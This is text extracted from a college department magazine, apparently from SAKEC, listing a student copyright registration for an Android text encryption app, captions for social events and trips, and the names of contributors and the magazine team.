ATHARVA DHURI
MR. SHAILENDRA KUMANE
SAKEC

COPYRIGHT 18

TITLE OF WORK :-ANDROID TEXT ENCRYPTION AND DECRYPTION

DIARY NUMBER :- 12340/2022-CO/L

AUTHOR NAME :-PATEL DARSH BHARAT
RATHORE DIMPLE MAGARAM
AVHAD NIYATI ANIL
MS. MEGHALI KALYANKAR
SAKEC

COLLEGE Fun & masti

Secret Santa Celebrated By Faculty Members

FEST CELEBRATION

BIRTHDAY CELEBRATIONS

Trekking

Trekking

Trekking

Fun Trip

Off screen masti

Off screen masti

CONTRIBUTORS

- Jay Makwana (TE)
- Kaiwalya Mungase (TE)
- Deep Parasiya (SE)
- Swaraj Rajendra Sakpal (FE)
- Pratham Dilip Rane (SE)
- Aabha Wagh (TE)
- Muskan rathod (TE)
- Maruti Marathe(SE)
- Vaidehi Salvi (TE)
- Chetan Gajbe(TE)
- Deepranjan Bhosale (SE)
- Gayatri Tawde (SE)
- Yash Nagare (SE)
- Supriya Prajpati (SE)
- Aditya Durgacharan Panda (TE)
- Aishwarya kadam(TE)
- Atharva Auti (TE)
- Mohammed Izaan shaikh (TE)
- Jasjyot Singh Saini SE

MAGAZINE TEAM

Aditya Panda TE
Jay Makwana TE
Shrawani Pagar TE
Aabha Wagh TE
Vaidehi Salvi TE
Muskan Rathod TE
Aishwarya Kadam TE
Sakshi Dhanawade TE

Om Gajra SE
Yash Nagare SE
Sahil Pimple SE
Shailesh Yadav SE
Rahul Jaana SE

Swaraj Sakpal FE
Archita FE

MAGAZINE TEAM

Thank you for your creativity, expertise, and willingness to go the extra mile to ensure that our magazine is of the highest quality. Your efforts have not gone unnoticed and are truly appreciated.